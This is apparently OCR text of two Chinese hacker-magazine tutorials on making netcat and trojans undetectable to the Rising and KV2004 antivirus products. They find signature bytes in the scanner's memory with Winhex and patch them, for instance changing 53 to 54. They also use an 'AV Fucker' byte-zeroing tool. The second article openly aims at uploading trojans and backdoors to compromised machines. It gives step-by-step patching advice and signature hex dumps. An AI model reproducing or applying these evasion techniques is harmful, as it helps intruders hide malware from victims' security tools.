


图 1

不知道大家有没有注意到，将一个EXE文件加壳后，虽然按文件杀毒的方式不会报警，但在内存中还会被查杀的！这是为什么呢？因为所有程序在被调用前都会在内存中还原。不管怎么加壳，最终在内存中都会被还原成未加壳状态。同样，Virus.def虽被加密了，但它还是要被调用，既然要被调用，就必须在内存中还原。按照这个思路可得出结论：杀毒时内存中肯定会有明文的病毒库特征码。

这里我们用大家熟悉的nc.exe来做一个示范！首先，我们要确定瑞星给NC.EXE定义的病毒的名字。这个好办，先查一下，一定要在设置中选择发现病毒后忽略（图1），不然瑞星发现了会马上将其删除。

设置完后就开始查杀吧！马上就报警了，从图2中我们可看到瑞星发现Hack.conin病毒，这个应该就是瑞星给nc.exe定义的名字！




图 2

使用16进制编辑器Winhex（光盘中有收录）打开内存编辑，选择进程Rav的主要内存（图3）。




图 3

进去后搜索字符串“Hack.conin”，确实发现了两处，但怎么看都不像病毒特征代码。难道思路上有问题？

到这里似乎陷入了僵局。我仔细想文件从一开始被调入内存然后到使用完后从内存释放的整套过程。“使用完后从内存释放！”是啊！刚才打开的内存是全部查杀完成后的内存，特征代码可能在这时已使用完毕被释放掉了。如果真是这样就好办了。为了保证杀毒程序长时间调用特征代码库，在内存中我使用的办法是：让瑞星扫描整个磁盘，在开始扫描文件时暂停扫描程序，因为此时特征代码库已被完全载入内存。再将rav进程的内存用Winhex打开，并搜索“Hack.conin”，几次之后来到图4所示的地方。

看来这个就是真正的特征代码了，但怎么确定哪部分是特征代码呢？又陷入了一个难题。




图 4

经过几次分析，发现特征代码被放置在病毒名字前面，从图4中可看出，从ASCII码“Hack..Storm”到“Hack.conin”，这段范围就是nc.exe的特征代码了。继续分析，发现从第一个“10”后开始就是nc.exe的特征代码。那么，这里nc的特征代码就是：53 56 57 89 65 E8 FF 15 5C 22 41 00 33 D2 8A D4。再往后偏移到下一个“10”后，又有一段nc.exe的特征代码。为防止误报肯定要多几个条件满足的。

找到特征码后就好办了。直接用Winhex打开nc.exe，搜索二进制代码“5356578665E8”。马上找到并跳转到代码处（图5）。




图 5

本想用汇编跟一跟这地方，看到底是什么意思，但本人汇编太差，跟了半天没结果，只好“乱”改了！改错了程序根本不能运行，会有内存错误之类的提示（图6）。




图 6

瞎猫碰到死耗子，将“53 56 57”改为“54 56 57”，存档并运行，居然没有报错。运行程序测试，一切正常！测试各种功能均成功。使用瑞星查杀没有报警，至此修改完成。

通过上面的过程，我发现汇编真的很重要！看来要去重学汇编了。

哪位高手如果知道这段代码代表什么意思，麻烦告诉一声罗，谢谢啦！

让Hack利器躲过杀毒软件的查杀


BeActived

当我们通过某些漏洞渗透进入一台肉鸡时，进行的下一步工作大多是上传一个较好的木马，以帮助我们扩展战果并且留下后门。但这个过程中会遇到比较棘手的问题——杀毒软件，现在大部分杀毒软件都把木马程序列为了查杀对象，这使得我们上传的木马很快就被KILL掉。高手们基本都有自己未公开的木马程序，但我等菜鸟哪儿去找呀！只好想些其他方法来改装现有木马，以躲过杀毒软件的查杀。

1 第一种方法

X档案2003年第10期中雪莲蓬大虾曾写过一篇《让杀毒软件PASS exe文件》的文章（以下简称《PASS》），读过后让人受益匪浅，文中提到的是瑞星2003版，但现在瑞星已升级到了2004，而且在特征码上作了一点改动，利用《PASS》中的方法查找特征码时遇到了一些困难。经过一段时间的研究，我总结了一些如何快速找到瑞星2004中特征码的方法，还有就是利用《PASS》中的方法来查找KV2004中的特征码时，发现其病毒库中特征码的规律很难找出来，但最近几天在国外一个网站中看到了一个比较有效的对付KV2004的方法，下面一并写出来，希望对大家有点帮助。

首先简单说明一下《PASS》一文中所提到的方法：杀毒软件在查杀病毒时，一般会在内存中还原病毒库中的特征码来比较所查的文件是否为病毒，这时我们就可以利用Winhex之类的软件来查找杀毒软件进程在查杀病毒时的内存数据，针对瑞星我们可利用其针对某个木马程序所定义的名称作为关键字来查找所对应的特征码。雪莲蓬在文中提到瑞星的特征码一般都在所定义病毒名称的上面一段，而且一般以10开头，但在瑞星2004中特征码的形式有了一些改变，图1是2003版以及2004版对Snake的跳板程序的特征码（这个程序的特征码是以04 开头的）。



```
053BC360  00 00 00 01 42 61 63 6B  64 6F 6F 72 2E 53 65 72  ....Backdoor.Ser
053BC370  76 6F 66 00 05 80 C9 00  00 01 08 00 55 8B 6A 68  vof..I?....U媄h
053BC380  68 00 00 E8 A7 FF FF 04  85 C9 5D 5B 68 00 00 31  h..瑙    .呉][h..
053BC390  CA FF FF 04 1C 83 C4 0C  68 00 00 78 EC FF FF 04  ?  ..兡.h..x?  .
053BC3A0  E8 C6 05 00 68 00 00 EA  06 00 00 04 F8 FF FF 00  杵..h..?...?  .
053BC3B0  68 00 00 0C 31 00 00 04  66 6D 6F 64 68 00 00 44  h...1...fmodh..D.
053BC3C0  43 01 00 04 76 53 00 6B  68 00 00 A4 55 01 00 04  C...vS.kh..  ...
053BC3D0  08 B0 04 00 20 00 F0 00  00 00 00 00 00 01 42 61  .?. .?......Ba.
053BC3E0  63 6B 64 6F 6F 72 2E 53  6B 53 6F 63 6B 65 74 2E  ckdoor.SkSocket.
053BC3F0  31 30 38 00 05 70 CF 00  00 01 08 00 55 8B 6A 68  108..p?....U媄h.
          上面为瑞星2004版的病毒码，下面是2003版的
0246D090  00 00 01 57 6F 72 6D 2E  52 6F 72 6F 6E 2E 34 31  ...Worm.Roron.41
0246D0A0  2E 61 00 05 08 00 55 8B  6A 68 02 00 E8 A7 FF FF  .a....U媄h..瑙
0246D0B0  04 85 C9 5D 5B 02 00 31  CA FF FF 04 1C 83 C4 0C  .呉][..1?  ..兡.
0246D0C0  02 00 78 EC FF FF 04 E8  C6 05 00 02 00 EA 06 00  ..x?  .杵....?.
0246D0D0  00 04 F8 FF FF 00 02 00  0C 31 00 00 04 66 6D 6F  ..?  ....1...fmo
0246D0E0  64 02 00 44 43 01 00 04  76 53 00 6B 02 00 A4 55  d..DC...vS.k..
0246D0F0  01 00 04 08 B0 04 00 20  00 F0 00 00 00 00 00 80  ....?. .?....
0246D100  01 42 61 63 6B 64 6F 6F  72 2E 53 6B 53 6F 63 6B  .Backdoor.SkSock
0246D110  65 74 2E 31 30 38 00 05  09 00 55 8B 6A 68 02 00  et.108....U媄h..
0246D120  0A A8 FF FF 04 FC E8 71  F1 02 00 77 E3 FF FF 04  .?  .  q?.w?  .
```

图 1

从图1中我们可看到，瑞星2003和2004针对Snake的跳板程序1.80版本的特征码并没有改变，只是间隔符（暂且就这么叫吧^_^）变了，都是以04开头。2003版是以02结尾但2004则是以68结尾。为了避免这些间隔符的干扰，我们在查找某个程序的特征码时必须先把这些间隔符找出来。

一般来说，瑞星在定义特征码时都是以10或者04开头，以02、20、68结尾，但是死的规律迟早要被瑞星的升级所淘汰。那么我们在瑞星更新了以后怎样再找出哪些是间隔符呢？其实很简单，一般杀毒软件更新不会更新原来的病毒库，只是在原来病毒库的基础上进行升级。这样，我们就用原来某个木马的特征码在新的版本中查找，很快就能找到到底哪些是间隔符了（我就是这样找出2004版的间隔符的）。通过上面的步骤找到了特征码，下面就要修改被杀毒软件作为特征码的代码了，下面给出笔者修改木马程序的小经验，仅供参考：

修改木马程序的小经验

1. 如果特征码是程序开头那段区域的代码，尤其是一大堆FF、00等，像瑞星定义的一个木马程序的特征码就是FF 00 FF FF，而且出现在程序的头部，这时把那个00改为FF，程序一般是不会出错的。

2. 如果杀毒软件把程序里出现的语句作为了特征码，我们尽量修改这些字符，例如一个盗密码的木马程序瑞星就把在程序里出现的“密码截取的邮件”这句话作为了特征码，把它修改一下就可躲过瑞星的查杀了。

3. 不知道什么原因，很多木马程序中都含有“SVW”这个字符，其16进制代码为53 56 57，而且瑞星也经常把这段代码作为特征码，如果你的木马程序中出现了这段代码，只要把53修改为54即可。

4. 如果很不幸，上面的三种情况都不是你所要修改木马的特征码，那么尽量尝试修改那些在程序里只出现了一次的代码，因为这样可减少程序出错的可能。

5. 如果你对汇编语言比较熟，那么找到特征码以后，可用Hiew之类的16进制软件用汇编的形式来等价代换掉特征代码，当然尽量保证程序的大小不变。

1 第二种方法

利用以上方法可让我们的木马程序躲过瑞星的杀查，但是我前几天Down了一个KV2004，发现查找KV针对某个木马的特征码却比较困难，直到前些天在一个国外的黑客论坛上发现了一个小软件，这个问题才迎刃而解。这个软件是由Sr_Sombrero开发的AV Fucker，它的功能比较简单，就是把你所指定文件的区段逐个字节替换成00，但这个功能可帮助我们查找KV针对某个木马的特征码。




图 2

图2是AV Fucker的界面。首先选择需要修改的文件，然后选择输出文件的路径，这时程序会计算出所选文件的结尾偏移量，然后点击“Calculate”计算所需要生成的文件个数及所需要的空间（注意：所选输出文件的文件夹必须有足够的空间），然后点击“Start!!!”，程序就开始用00逐个字节地替换文件中的代码，并且

每替换一个字节就生成一个以该偏移量为文件名的文件。等待很长一段时间后，在所选输出路径的文件夹里就会产成很多的文件，现在我们再让杀毒软件来查杀这个文件夹下的所有文件，并且设置为发现病毒就自动删除文件（图3）。




图 3

等待一段时间后，杀毒软件就会把所有没有修改到特征码字段上的文件全部删除，只留下了由于被00填充以后而破坏了特征码代码的文件，这时我们只要从里面挑一个可正常运行的文件就可以了。图4就是我利用这种方法生成的Snake跳板程序，这时KV已经不再认识它了，呵呵！

